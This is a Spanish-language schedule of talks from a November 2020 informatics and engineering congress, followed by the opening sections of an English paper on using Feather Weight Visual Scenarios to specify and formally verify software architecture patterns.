16:30	Mejora continua sostenida aplicada a la Educación Superior. El caso del Decanato	ID: 443 - Autores: Araujo P Solorzano D		

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
06/11/2020	Estudiantes	10:00	Sistema de Soporte para la Detección de Cardiomegalias en Radiografías de Tórax	ID: 129 - Autores: De Luca M Feiguin L Goldfarb J Lippolis V Rochlin G
		10:20	Diseño y desarrollo de un sistema en la nube para la administración de un biciletero inteligente	ID: 137 - Autores: Simois G Filotti E Vargas E Varela S
		10:40	Análisis de espermatozoides en la nube	ID: 233 - Autores: Guozden S Amarillo J Biondi Bonomini M Merlis N Tolaba E
		11:00	Aulas Sustentables: Sistema de Automatización Basado en IoT para la Optimización de la Energía Eléctrica	ID: 242 - Autores: Fassi L Salazar Gisbert G Moyano J
		11:20	Proyecto SADIL - Sistema de Asistencia para Dificultades Lingüísticas	ID: 441 - Autores: Lagassa L Bravo F Pezzuti L
		11:40	Realidad aumentada aplicada al Turismo	ID: 116 - Autores: Daruich M Vera A
		15:30	Modelo de Arquitectura Empresarial para empresas citricolas de la provincia de Tucumán	ID: 246 - Autores: Sanchez M Bazan J
		15:50	Análisis de métodos de inteligencia artificial para la reducción de incertidumbre	ID: 304 - Autores: Chirino P Bianchini G Caymes Scutari P
		16:10	Herramienta para el diseño de objetos de aprendizajes	ID: 428 - Autores: Giancarelli F
		16:30	Sistema ESDEU: una herramienta para la identificación temprana de riesgo de deserción estudiantil y gestión tutorial	ID: 444 - Autores: Stirz A Lyde E Istvan R Lasagna V
	Ingeniería de Sistemas y de Software	10:00	Mashup de presentación para usuario final como alternativa de aumentación web	ID: 286 - Autores: Aguirre N Aranda N Balich N
		10:20	Método para la Definición y Especificación Temprana de Requisitos de Calidad de Datos para Productos de Información	ID: 297 - Autores: Carrizo C
		10:40	Desarrollo y Evaluación de un Modelo Ontológico para la Elicitación de requisitos de software, basado en la familia de normas ISO 25000	ID: 298 - Autores: Yuan R Salgado C Peralta M Sanchez A
		11:00	Análisis de Técnicas de Testing Aplicadas en Metodologías Ágiles	ID: 323 - Autores: Perez M Gutierrez M
		11:20	Aplicando un Enfoque Dirigido por Modelos para construir Servicios Web a partir de Modelos de Procesos de Negocio	ID: 334 - Autores: Rivera M Pereyra L Riesco D
		11:40	HPC-AC N-R : Un Simulador Paralelo para el Análisis de la difusión de Noticias/Rumores	ID: 344 - Autores: Piccoli M Miranda N Escalante J
		15:30	Identificación y Selección de Factores de Calidad: Un aporte para la mejora de los Productos de Software	ID: 399 - Autores: Saldarini J Sanchez A Salgado C Peralta M Rivara L Solís I Ferreyra G Carrizo C
15:50	Validación Empírica Residual con uso de Simulación para Evaluar Convergencia de algoritmos de Optimización en Call Centers	ID: 421 - Autores: Barberis A Del Moral Sachetti L		

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
06/11/2020	Ingeniería de Sistemas y de Software	16:10	Tips de Arquitectura para el Diseño de Aplicaciones Testeables	ID: 431 - Autores: Goldin L Smirnoff C
		16:30	Propuesta de un framework para la comparación de diferentes lenguajes de modelado gráficos de procesos de negocio en términos de la representación de procesos inter-organizacionales	ID: 436 - Autores: Cocconi D Pérez M Ferreyra J Verino C Melano G Cocconi N Biasco A
		16:50	Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness	ID: 438 - Autores: Parkinson A Martínez M
	Redes-SO-FI	10:00	Recomendación de uso de Nubes Microsoft Azure y Amazon Web Services para el tratamiento de imágenes médicas	ID: 32 - Autores: Di Gionantonio M
		10:20	Rendimiento de sistema de archivos en arquitecturas distribuidas y paralelas	ID: 34 - Autores: Encinas D Benquerença N Bond R Morales M
		10:40	Increasing the reliability and integrity of the OTP - Vote Model	ID: 41 - Autores: Bast S Montejano G Berón M
		11:00	Los riesgos de seguridad en 5G	ID: 93 - Autores: Peliza C Dufour F Serra A Micieli G Machaca D
		11:20	Utilización de Software Parkinsoft para comparar voces de personas con y sin Enfermedad de Parkinson	ID: 163 - Autores: Giuliano M Luciano E Massiolo R Procopio G Vaccotti F Viqueira M Linari D Adamec D
		11:40	Indicadores del modelo de defensa en profundidad de ciberseguridad de la infraestructura de red en un Laboratorio EDI	ID: 194 - Autores: Gibellini F Ruhl A Sanchez C Zea Cardenas M Sanchez Balzaretti I Muñoz R
		15:30	Integración de Blockchain Federal Argentina en la cadena de custodia en el Análisis Forense	ID: 200 - Autores: Cena N Mussetta S Favro I
		15:50	Implementación de criptografía post-cuántica NTRU en servicios HTTPS	ID: 302 - Autores: Córdoba D Méndez-Garabetti M García Guibout J
		16:10	Un Análisis de los Aportes de Agile al Desarrollo de Sistemas Embebidos	ID: 303 - Autores: Fourcade A Eterovic J
		16:30	Marco de referencia para aplicaciones seguras de blockchain	ID: 313 - Autores: Eterovic J Cipriano M García E Torres L
16:50	Algoritmo de Seguridad para la Interoperabilidad de Controladores SDN de Diferentes Dominios mediante Tecnología Blockchain	ID: 423 - Autores: Calloni J Paez S Saldarini J		
17:10	Hacia la Detección de Intrusión en Sistemas Biométricos Utilizando Argumentación Rebatible	ID: 440 - Autores: Etchart G Teze J Alvez C Martínez M Simari G		

FECHA	Hora Inicio	Sala	Título	ID y Autores
05/11/2020	09:00	Sala Central	ACTO DE APERTURA	ACTO DE APERTURA
	10:00	Sala Central	RIISIC - Charla Sobre Competencias - Trabajo Realizado por la Red	Dr. Carlos NEIL
	11:00	Sala 1	Declarative Specification and Verification of Modern Software Architecture Patterns	ID: 1 - Autores: Asteasuain F Machuca M
		Sala 2	Entrenamiento para Correr Largas Distancias - Planificación Asistida por Computadora	ID: 5 - Autores: Pantaleo G Dufourc F Cuello C Cuello G
		Sala 3	Impacto de la Rúbrica como Guía del Dispositivo de Evaluación en la Enseñanza del Proceso de Desarrollo de Software	ID: 4 - Autores: Moyano J Moncho M Izarra E
		Sala 4	Revisión de Métodos y Herramientas para Adquirir Evidencia Digital de WhatsApp en Celulares con Sistema Operativo Android	ID: 86 - Autores: Puccinelli C
		Sala 5	Votación Electrónica sobre Blockchain	ID: 327 - Autores: Obermeier M Panizzi M
	11:20	Sala 1	Una Propuesta para Desarrollo Dirigido por Modelos en Entornos Ágiles y la Entrega Continua	ID: 24 - Autores: Cortez A Martinez C Garis A Varela R Naveda C Vazquez A Luna M
		Sala 2	Herramientas de Software Libre para Visualizar y Minar Datos en Pequeñas y Medianas Empresas	ID: 19 - Autores: Romagnano M López H Pantano J
		Sala 3	Una experiencia lúdico pedagógica en trabajo en equipo en educación no presencial	ID: 15 - Autores: Gómez D Moyano C Cerrano M
		Sala 4	Análisis de un ataque Ransomware a servidores desde el punto de vista pericial	ID: 245 - Autores: Gibellini F Ruhl L Parisi G Sanchez Blazaretti I
		Sala 5	Propuesta de mejora de los circuitos educativos utilizando Sistemas de Información Geográfica (SIG)	ID: 336 - Autores: Olea R Madariaga H Araujo P
	11:40	Sala 1	Análisis de las Técnicas de Detección de P300 utilizando Interfaces Cerebro - Computadora	ID: 42 - Autores: Marinzalda F Liaño L González N
		Sala 2	Automatización de noticias en la Universidad	ID: 26 - Autores: Filippi J
		Sala 3	Enfoque para la evaluación del progreso académico de estudiantes en la enseñanza mediada por el uso de las TICs. Una aproximación para el desarrollo de un sistema que apoye el proceso de toma de decisiones.	ID: 17 - Autores: Corso C Constable L Chávez J
		Sala 4	Una propuesta de mapeo entre puntos de pericia y preguntas de competencia derivadas de un modelo ontológico	ID: 325 - Autores: Peñalva M
		Sala 5	Desarrollo de una aplicación móvil para la digitalización e identificación de eventos en calendarios	ID: 356 - Autores: Coronel G Gianinetta L Cernotto S Martínez C Albornoz E
	12:00	Sala 1	Reglas de composición para modelos de procesos orientados a aspectos con BPMN 2.0	ID: 45 - Autores: Pincioli F Albino G

FECHA	Hora Inicio	Sala	Título	ID y Autores
05/11/2020	12:00	Sala 2	Método_SCGE validando las tres primeras etapas en un organismo gubernamental	ID: 43 - Autores: Castro M Pons C Rodríguez R
		Sala 3	Utilización de Instagram, Youtube y Moodle como Herramientas Didácticas de Integración para el Proceso de Enseñanza-Aprendizaje	ID: 31 - Autores: Vegega C Prado Walsh J Cueli J Martínez G Leguizamón R Díaz E Roldán L Chipian R Salmeron L Laterza Rosa J Batalla L Corbalán S La Cruz Gonzalez D Berro C Costa
		Sala 4	Metodológica para evaluar un modelo de Justicia Predictiva	ID: 216 - Autores: Bossero J Sposito O Ledesma V Procopio G Conti L Garcia S Perez Villar G Busnelli L
		Sala 5	Datos, especulaciones y un plan para la cuarentena de la próxima pandemia	ID: 390 - Autores: Pantaleo G
	12:20	Sala 1	Designing Context-Aware Test Cases for Particular Situations	ID: 75 - Autores: Tebes G Peppino D Becker P Olsina L
		Sala 2	Situación de los Datos Abiertos en Argentina	ID: 44 - Autores: Todorovich E
		Sala 3	Radiadores de información para motivar el aprendizaje. Análisis de una experiencia.	ID: 55 - Autores: Pérez S Aubin V Guatelli R Videla L
		Sala 4	Bases de Datos Métrico-Temporales: Indexación en Memoria Secundaria	ID: 309 - Autores: Azar P De Battista A Herrera N Ruano D
		Sala 5	Red Neuronal como Alternativa al Filtro de Hodrick y Prescott	ID: 412 - Autores: Perna L
	12:40	Sala 1	Diseño e Implementación de una Herramienta de Software para el Modelado y Simulación en RDEVs (WIP)	ID: 141 - Autores: Blas M Dalmasso F Toniolo M Gonnet S
		Sala 2	Visualización de Información Meteorológica mediante Mapas Digitales Interactivos	ID: 48 - Autores: Castillo J Cardenas M Hernandez N
		Sala 3	Educación Mediada en Primer Año de Ingeniería para la Formación de Competencias de la Industria 4.0 en el Contexto de la Enseñanza Remota de Emergencia	ID: 56 - Autores: Trigueros A Compagnoni M Toro L
		Sala 4	Predicción de Factores de Tipos de Violencia contra las Mujeres	ID: 360 - Autores: Rodríguez M Farfan J Laureano N Vargas G Castro N Soria M
		Sala 5	Machine Learning en biometría: adaptación de la metodología CRISP DM en un sistema de reconocimiento biométrico.	ID: 425 - Autores: Ruiz S Alvez C Miranda E Etchart G Aguirre J Frola F Inda K
	14:30	Sala Central	Conversatorio: el desafío del teletrabajo para las Ingenieras	Dra. Beatriz Parra de Gallo, Calc. Liliana Rathman e Ingenieras de REDIS
	15:30	Sala 1	Hacia la evaluación de emociones en experiencias de uso de software: Una revisión sistemática	ID: 167 - Autores: Pinto N Torres D Tomaselli G Acuña C
		Sala 2	Recolección de Residuos Sólidos Urbanos en Argentina. Revisión Bibliográfica	ID: 49 - Autores: Marcos C
		Sala 3	El Impacto del Pensamiento Computacional en el Diseño y la Codificación de Algoritmos	ID: 62 - Autores: Jiménez Rey E

FECHA	Hora Inicio	Sala	Título	ID y Autores
05/11/2020	15:30	Sala 4	Técnicas de Minería de Datos aplicadas al abandono de los estudiantes de la Facultad de Ciencias Exactas	ID: 384 - Autores: Ibarra C Martínez C
		Sala 5	P-Wave Clustering Methods for Bayès Syndrome Detection	ID: 435 - Autores: Franco L Escobar Robledo L Massa J Bayès de Luna A
	15:50	Sala 1	Estrategias de Manejo de Cache para Aplicaciones Web Progresivas - Presentación de un Esquema optimizado	ID: 227 - Autores: Rodriguez R Vera P
		Sala 2	Análisis de Distribución de Temperatura, Humedad y Presión en un Datacenter basado en un Método de Selección de Clusters	ID: 53 - Autores: D'Angiolo F Kwist I Mas I Giribet J
		Sala 3	Metodología para un Entrenamiento Pedagógico de la Programación de Computadoras	ID: 69 - Autores: Barberis A Del Moral Sachetti L Silvera J Méndez E
		Sala 4	Diseño de aplicación para visualización de tópicos de noticias sobre COVID-19 en lenguaje español	ID: 424 - Autores: La Pietra L Schab E Cristaldo P De Battista A
		Sala 5	Caso práctico de GPGPU: producto matricial de matrices cuadradas en lenguaje C. Solución secuencial vs soluciones en paralelo en CPU [OpenMP] y en GPU [CUDA]	ID: 16 - Autores: Area M Leon M
	16:10	Sala 1	F-IoT, una herramienta para la creación y monitoreo de sistemas de IoT	ID: 238 - Autores: Flores S Berón M Riesco D
		Sala 2	Implantación de un Algoritmo de Bidiagonalización en un Entorno Híbrido para su Aplicación en la Recuperación de Información	ID: 57 - Autores: Sposito O Ledesma V Procopio G Saizar V Vainberg A
		Sala 3	Uso de las TICs para la Vinculación de las Escuelas Secundarias con la Universidad	ID: 133 - Autores: Gatica J Olguín C Montejano J Marini A Luzza M Berón M Zaldua A Montejano G
		Sala 4	Criterios para el diseño de una base de datos cuantitativa	ID: 437 - Autores: Muñoz R Casatti M Guzmán A Damiano L Cuevas J
		Sala 5	El Uso de Blockchain Aplicado a Distintas Tecnologías	ID: 170 - Autores: Martinez de Aguirrez Fernandes P La Cruz González D Batalla L Barreneche S Serafini J
	16:30	Sala 1	Análisis de la Reactivación, frente al COVID-19, en el ámbito del transporte Público de Pasajeros a través de la Simulación El caso de la línea C de subterráneos de CABA	ID: 240 - Autores: Milin E Quirogas S Viegas L Martel H Flecha R
		Sala 2	Sistema de asistencia terapéutica para rehabilitación de manos	ID: 59 - Autores: Spahn A Falchini I Zacarías V Martínez C Albornoz E
		Sala 3	Experiencia de Virtualización de Carreras Presenciales: el Caso de la Licenciatura en Tecnología Educativa	ID: 185 - Autores: Kabusch A Cuneo A Pintos P
		Sala 4	Ingeniería Social y COVID-19 : Análisis de la Explotación de Vulnerabilidades Humanas en el Marco de una Pandemia	ID: 3 - Autores: Bifano L Gross D
		Sala 5	Simulación para estimar propagación de enfermedades	ID: 207 - Autores: Encinas D Báez J Barreto A Galarza B Morales M
	16:50	Sala 1	Identification of user stories in software issues records applying pre-trained natural language processing models	ID: 267 - Autores: Roldán M Peña Veitía F Vegetti M

FECHA	Hora Inicio	Sala	Título	ID y Autores
05/11/2020	16:50	Sala 2	Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness	ID: 74 - Autores: Martínez M Parkinson C
		Sala 3	Diagnóstico para desempeñarse de manera efectiva en equipos de trabajo en alumnos universitarios (MDCU)	ID: 191 - Autores: Castañeira V Poncio S Tedini D Almada L Bravo A
		Sala 4	Combinación No Lineal de Generadores LFSR con Funciones No Lineales de Filtrado Paralelas	ID: 21 - Autores: García P Farías A Montejano G
		Sala 5	Aplicación de Redes Neuronales Artificiales en el Diagnóstico del Método Optimizado de Tiro Escuela del Ejército Argentino	ID: 271 - Autores: Cabrera E Salazar N Maceira C
	17:10	Sala 1	Trazando Requerimientos Funcionales con Toma de Decisión Utilizando SysML y DMN	ID: 269 - Autores: Abdelahad C Riesco D Kavka C
		Sala 2	Machine Learning and Text Mining to Aid the Systematic Review Process	ID: 77 - Autores: Falco M Berdiñas I Robiolo G
		Sala 3	Diseño de software para estudiantes universitarios con disminución visual: Diagrama de clases	ID: 193 - Autores: Ligorria L del Valle N Manera R Peralta L
		Sala 4	Métodos de Escalación de Privilegios Local en Sistemas Windows	ID: 30 - Autores: Carrasco P
		Sala 5	Machine Learning en el ámbito deportivo	ID: 374 - Autores: Ledesma E Alvarez Brito C Rodriguez L Sarabia R Pinasco M
	06/11/2020	09:00	Sala Central	Tipos de recolección de evidencia digital para casos judiciales
10:00		Sala 1	Mashup de presentación para usuario final como alternativa de aumentación web	ID: 286 - Autores: Aguirre N Aranda N Balich N
		Sala 2	Técnica diferencial para el filtrado de bioseñales y su potencial uso en la detección de somnolencia en conductores	ID: 83 - Autores: Cosentino J Bettati A Khabie M Scolaro G De la Vega I Ferrari H Herrero V
		Sala 3	Ingreso a carreras de Ingeniería en tiempos de COVID-19. Competencias digitales de enseñanza y aprendizaje	ID: 296 - Autores: Moro L Pirro A Massa S
		Sala 4	Recomendación de uso de Nubes Microsoft Azure y Amazon Web Services para el tratamiento de imágenes médicas	ID: 32 - Autores: Di Gionantonio M
		Sala 5	Sistema de Soporte para la Detección de Cardiomegalias en Radiografías de Tórax	ID: 129 - Autores: De Luca M Feiguin L Goldfarb J Lippolis V Rochlin G
10:20		Sala 1	Método para la Definición y Especificación Temprana de Requisitos de Calidad de Datos para Productos de Información	ID: 297 - Autores: Carrizo C
		Sala 2	Propuestas de Buenas Prácticas para la Implementación de Smart City en el contexto Técnico de Datos Abiertos, Organizativo y Marco Normativo en el entorno de la Salud Pública	ID: 95 - Autores: Martínez M Caruso M López D
	Sala 3	Herramientas de software educacional para el aprendizaje de arquitectura de procesadores	ID: 320 - Autores: Menchón M Goñi E Tosini M	

FECHA	Hora Inicio	Sala	Título	ID y Autores
06/11/2020	10:20	Sala 4	Rendimiento de sistema de archivos en arquitecturas distribuidas y paralelas	ID: 34 - Autores: Encinas D Benquerença N Bond R Morales M
		Sala 5	Diseño y desarrollo de un sistema en la nube para la administración de un bicicletero inteligente	ID: 137 - Autores: Simois G Filotti E Vargas E Varela S
	10:40	Sala 1	Desarrollo y Evaluación de un Modelo Ontológico para la Elicitación de requisitos de software, basado en la familia de normas ISO 25000	ID: 298 - Autores: Yuan R Salgado C Peralta M Sanchez A
		Sala 2	Selección de Características para Clasificación de Clase Única de Fallas de Calidad de Información en Wikipedia	ID: 128 - Autores: Cagnina L Ferretti E Funes A Herrera J
		Sala 3	Un Enfoque Metodológico Contemplando la Experiencia de Usuario en el Desarrollo de Objetos de Aprendizaje	ID: 328 - Autores: Lafuente G Filippi J
		Sala 4	Increasing the reliability and integrity of the OTP - Vote Model	ID: 41 - Autores: Bast S Montejano G Berón M
		Sala 5	Análisis de espermatozoides en la nube	ID: 233 - Autores: Guozden S Amarillo J Biondi Bonomini M Merlis N Tolaba E
	11:00	Sala 1	Análisis de Técnicas de Testing Aplicadas en Metodologías Ágiles	ID: 323 - Autores: Perez M Gutierrez M
		Sala 2	Automatic Dial Comparator Reading using Image Processing	ID: 165 - Autores: Ducloux J Lezama J
		Sala 3	Percepciones de los estudiantes en el Aprendizaje Virtual de Química para Ingenieros durante la pandemia por la COVID-19	ID: 358 - Autores: Mazzuca A Matana D
		Sala 4	Los riesgos de seguridad en 5G	ID: 93 - Autores: Peliza C Dufour F Serra A Micieli G Machaca D
		Sala 5	Aulas Sustentables: Sistema de Automatización Basado en IoT para la Optimización de la Energía Eléctrica	ID: 242 - Autores: Fassi L Salazar Gisbert G Moyano J
	11:20	Sala 1	Aplicando un Enfoque Dirigido por Modelos para construir Servicios Web a partir de Modelos de Procesos de Negocio	ID: 334 - Autores: Rivera M Pereyra L Riesco D
		Sala 2	Estimación de la radiación solar global diaria a través de modelos de redes neuronales artificiales	ID: 172 - Autores: Cappelletti M Olivera L Atia J Osio J Morales M
		Sala 3	Estrategias de Autoconocimiento de los Estilos de Aprendizaje de los Estudiantes de Ingeniería en Informática	ID: 368 - Autores: Perez S Mira N Boggio M
		Sala 4	Utilización de Software Parkinsoft para comparar voces de personas con y sin Enfermedad de Parkinson	ID: 163 - Autores: Giuliano M Luciano E Massiolo R Procopio G Vaccotti F Viqueira M Linari D Adamec D
		Sala 5	Proyecto SADIL - Sistema de Asistencia para Dificultades Lingüísticas	ID: 441 - Autores: Lagassa L Bravo F Pezzuti L
	11:40	Sala 1	HPC-AC N-R : Un Simulador Paralelo para el Análisis de la difusión de Noticias/Rumores	ID: 344 - Autores: Piccoli M Miranda N Escalante J

FECHA	Hora Inicio	Sala	Título	ID y Autores
06/11/2020	11:40	Sala 2	Implementación de un algoritmo de recuperación de errores para el análisis de efectos únicos de fallas en FPGA's	ID: 175 - Autores: Cappelletti M Czerwien J Osio J
		Sala 3	Propiciando el trabajo autónomo del alumno, con simuladores	ID: 370 - Autores: Belcastro A Bertone R
		Sala 4	Indicadores del modelo de defensa en profundidad de ciberseguridad de la infraestructura de red en un Laboratorio EDI	ID: 194 - Autores: Gibellini F Ruhl A Sanchez C Zea Cardenas M Sanchez Balzaretti I Muñoz R
		Sala 5	Realidad aumentada aplicada al Turismo	ID: 116 - Autores: Daruich M Vera A
	12:00	Sala Central	Teletrabajo para el Rol del Ingeniero	Dra Cecilia Karina Duque. Dr Sergio Daniel Conde y Ing. Osvaldo Donato Marcovecchio.
	14:30	Sala Central	Charla Central	Charla Central
	15:30	Sala 1	Identificación y Selección de Factores de Calidad: Un aporte para la mejora de los Productos de Software	ID: 399 - Autores: Saldarini J Sanchez A Salgado C Peralta M Rivara L Solís I Ferreyra G Carrizo C
		Sala 2	Aplicación móvil para recorridos turísticos	ID: 249 - Autores: Quispe J
		Sala 3	Aplicación y Evaluación de Competencias aplicadas en Ciencias Básicas	ID: 393 - Autores: Conde S Morales M
		Sala 4	Integración de Blockchain Federal Argentina en la cadena de custodia en el Análisis Forense	ID: 200 - Autores: Cena N Mussetta S Favro I
		Sala 5	Modelo de Arquitectura Empresarial para empresas citrícolas de la provincia de Tucumán	ID: 246 - Autores: Sanchez M Bazan J
	15:50	Sala 1	Validación Empírica Residual con uso de Simulación para Evaluar Convergencia de algoritmos de Optimización en Call Centers	ID: 421 - Autores: Barberis A Del Moral Sachetti L
		Sala 2	SIMUCOVID: modelo y aplicación predictiva de la posibilidad de contagio de COVID-19 para el personal	ID: 260 - Autores: Cipriano M
		Sala 3	COVID-19 y los Desafíos de la Educación en Informática e Ingeniería	ID: 404 - Autores: Morales M Budan P Barrera Nicholson P Herrera S Maldonado M Macedo A
		Sala 4	Implementación de criptografía post-cuántica NTRU en servicios HTTPS	ID: 302 - Autores: Córdoba D Méndez-Garabetti M García Guibout J
		Sala 5	Análisis de métodos de inteligencia artificial para la reducción de incertidumbre	ID: 304 - Autores: Chirino P Bianchini G Caymes Scutari P
	16:10	Sala 1	Tips de Arquitectura para el Diseño de Aplicaciones Testeables	ID: 431 - Autores: Goldin L Smirnoff C
		Sala 2	Caracterización de microestructuras de la aleación ZA27 basada en técnicas de procesamiento de imagen	ID: 264 - Autores: FAVRET F GODOY D Bareiro H Santos V Rosenberger M

FECHA	Hora Inicio	Sala	Título	ID y Autores
06/11/2020	16:10	Sala 3	Una propuesta de Metodología para la enseñanza de Programación y estrategias en tiempo de pandemia	ID: 429 - Autores: Macaione R Lucero N
		Sala 4	Un Análisis de los Aportes de Agile al Desarrollo de Sistemas Embebidos	ID: 303 - Autores: Fourcade A Eterovic J
		Sala 5	Herramienta para el diseño de objetos de aprendizajes	ID: 428 - Autores: Giancarelli F
	16:30	Sala 1	Propuesta de un framework para la comparación de diferentes lenguajes de modelado gráficos de procesos de negocio en términos de la representación de procesos inter-organizacionales	ID: 436 - Autores: Cocconi D Pérez M Ferreyra J Verino C Melano G Cocconi N Biasco A
		Sala 2	Sistema IoT para el monitoreo y seguimiento de la calidad del agua en arroyos	ID: 293 - Autores: Osio J Cappelletti M Cabado L Marsico D Morales M
		Sala 3	Mejora continua sostenida aplicada a la Educación Superior. El caso del Decanato	ID: 443 - Autores: Araujo P Solorzano D
		Sala 4	Marco de referencia para aplicaciones seguras de blockchain	ID: 313 - Autores: Eterovic J Cipriano M García E Torres L
		Sala 5	Sistema ESDEU: una herramienta para la identificación temprana de riesgo de deserción estudiantil y gestión tutorial	ID: 444 - Autores: Stirz A Lyde E Istvan R Lasagna V
	16:50	Sala 1	Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness	ID: 438 - Autores: Parkinson A Martínez M
		Sala 2	Aprendizaje automático aplicado a variables ambientales	ID: 307 - Autores: Osio J Cappelletti M Lo E Fain F Aróztegui W
		Sala 4	Algoritmo de Seguridad para la Interoperabilidad de Controladores SDN de Diferentes Dominios mediante Tecnología Blockchain	ID: 423 - Autores: Calloni J Paez S Saldarini J
	17:10	Sala 2	Una Propuesta de OBDA para la Exportación de Datos Bibliográficos como Datos Enlazados en la Web Semántica	ID: 311 - Autores: Gómez S Fillottrani P
		Sala 4	Hacia la Detección de Intrusión en Sistemas Biométricos Utilizando Argumentación Rebatible	ID: 440 - Autores: Etchart G Teze J Alvez C Martínez M Simari G
	17:30	Sala Central	ACTO DE CIERRE	ACTO DE CIERRE

Trabajos de investigación

- I. Ingeniería de Sistemas, Ingeniería de Software y Gestión de proyectos**
- II. Aplicaciones Informáticas y de Sistemas de Información**
- III. Aspectos legales y profesionales**
- IV. Bases de Datos**
- V. Educación en Ingeniería**
- VI. Redes - Sistemas Operativos - Fundamentos Informáticos - Seguridad**
- VII. Trabajos Estudiantiles**

I-Ingeniería de Sistemas, Ingeniería de Software y Gestión de proyectos

Declarative Specification and Verification of Modern Software Architecture Patterns

Fernando Asteasuain^{1,2}, Martín Miguel Machuca¹.

¹ Universidad Nacional de Avellaneda {fasteasuain,mmmachuca}@undav.edu.ar

² Universidad Abierta Interamericana – Centro de Altos Estudio CAETI

Abstract

In this work we explore FVS as an Architectural Description Language (ADL) with the possibility to perform formal verification of architectural behavior. We modeled and specified a collection of architectural patterns including typical ones such as publish/subscribe or blackboard as well as some more modern ones in emergent technologies such as embedded software or cloud computing. Using a model checker tool we were able to formally verify architectural patterns in a concrete case of study: a server's room monitoring system. The results show the potential of our work in the ADL's domain.

Keywords: Software Architecture, Architectural patterns, Formal Verification.

1. Introduction

The consolidation of Software Architectures [1-2] can be considered one of the most relevant milestones in the Software Engineering community in the past twenty five years. In essence, a software architecture view consists of a high-level representation of the behavior of the system to be developed, exhibiting the most relevant interactions between all the elements of interest. In general, this behavior is depicted using artifacts so called **Components** which communicates with each other by employing **Connectors**. Connectors define the protocol which establishes the communication rules between two or more components [3].

Typical software architecture requirements' transcend functional behavior including concepts as availability, performance, security or usability, just to mention a few of them. For example, it is far from being useful an ATM distributed system where transactions are performed correctly (i.e., functional requirements' are satisfied) but each transactions take 5 seconds to be approved, failing to satisfy performance issues. In this sense, software engineering tools and techniques must be provided in order to reason, explore, model, specify and verify architecture behavior [4,5,6,7,8].

The introduction and usage of architecture patterns [8-13] certainly leverage the potential of architectural elements. In the same way that the widely known object design patterns [14] architecture pattern consists of a template expressing a recurrent solution to common problems and therefore providing a common vocabulary and ontology to communicate and denote architectural behavior. Known architecture patterns are for example *Client/Server*, *Broadcast*, *Pipe and Filter*, *Layered Systems*, and others. In few words, an architecture pattern details the components involved, how they interact, and restrictions about the expected behavior of their combination.

Architectural behavior has been generally addressed by domain specific languages known as ADLs (Architecture Description Languages) [11,15,16,17,18]. Although the meaningful advances achieved by these and many other approaches there are still appealing issues that need to be solved and addressed [6-8]. The dynamic and intrinsic nature of architectural behavioral is certainly one of the challenges involved. It is not unusual that relevant architectural behavior only arise while executing the system, for example a server connection that only take place under certain conditions that can be determined exclusively in runtime. Another important factor is granularity. Several code-level relevant events might be needed to build one architectural event. For example, multiple settings and validations may be required to open a socket where a server listens to its requests. Finally, modern systems such as those based on *micro services* [10], *embedded systems* [12] or and *BIG DATA* systems based on *Cloud Computing* [9] push software architecture's limits to its boundaries creating new and emerging architectures such as Cloud Computing [19] or intensive and dense distributed systems [20-21]. Under these conditions it can be stated that more powerful and expressive ADLs are still required to address these crucial problems. One possible way to achieve this goal is to focus on architectural patterns, since there is a powerful synergy between architectural patterns and ADLs [8,22].

Given this context in this work we explore FVS (Feather Weight Visual Scenarios) [23] as an ADL to model, specify and verify architectural patterns. FVS is a very simple yet powerful specification language based on graphical scenarios originally conceived to model the

expected behavior of reactive systems. Given its flexibility is has been explored in the past as a language to denote the behavior of architectural connectors [24]. We now build on the top of that work expanding FVS architectural behavior coverage including the specification and validation of architectural patterns, including modern ones such as embedded systems patterns, micro services pattern or cloud computing patterns. To validate our proposal we provide in this work the specification of some representative patterns such as Blackboard, publish/subscribe, microservices oriented patterns, and some distributed patterns. We formally verify their behavior employing an architectural relevant case of study using FVS specifications as input into a model checker [25]. We believe the obtained results consolidate FVS as a powerful and expressive ADL's.

The rest of the paper is structured as follows. Section 2 briefly presents the main features of the FVS specification language. Section 3 presents the specification of some architectural patterns whereas Section 4 presents their validation on a case of study. Section 5 discusses some related and future work while Section 6 highlights the conclusions of this paper.

2. Feather Weight Visual Scenarios

In this section we will informally describe the standing features of FVS [23]. The reader is referred to [23] for a formal characterization of the language. FVS is a graphical language based on scenarios. Scenarios are partial order of events, consisting of points, which are labeled with a logic formula expressing the possible events occurring at that point, and arrows connecting them. An arrow between two points indicates precedence of the source with respect to the destination: for instance, in Figure 1-a A-event precedes B-event. We use an abbreviation for a frequent sub-pattern: a certain point represents the next occurrence of an event after another. The abbreviation is a second (open) arrow near the destination point. For example, in Figure 1-b the scenario captures the very next B-event following an A-event, and not any other B-event. Conversely, to represent the previous occurrence of a (source) event, there is a symmetrical notation: an open arrow near the source extreme. For example, in Figure 1-c the scenario captures the immediate previous occurrence of a B-event from the occurrence of the A-event, and not any other B-event. Events labeling an arrow are interpreted as forbidden events between both points. In Figure 1-d A-event precedes B-event such that C-event does not occur between them. FVS features aliasing between points. Scenario in 1-e indicates that a point labeled with A is also labeled with $A \wedge B$. It is worth noticing that A-event is repeated on the labeling of the second point just because of FVS formal syntaxes [23]. Finally, two special points are introduced as delimiters to denote the beginning and the end of an execution. These are shown in Figure 1-f.




Figure 1. Basic Elements in FVS

We now introduce the concept of FVS rules, a core concept in the language. Roughly speaking, a rule is divided into two parts: a scenario playing the role of an antecedent and at least one scenario playing the role of a consequent. The intuition is that whenever a trace “matches” a given antecedent scenario, then it must also match at least one of the consequents. In other words, rules take the form of an implication: an antecedent scenario and one or more consequent scenarios. Graphically, the antecedent is shown in black, and consequents in grey. Since a rule can feature more than one consequent, elements which do not belong to the antecedent scenario are numbered to identify the consequent they belong to. Two examples are shown in Figure 2 modeling the behavior of a client-server system. The rule in the top of Figure 2 establishes that every request received by a server must be answered, either accepting the request (consequent 1) or denying it (consequent 2). The rule at the bottom of Figure 2 dictates that every granted request must be logged due to auditing requirements.

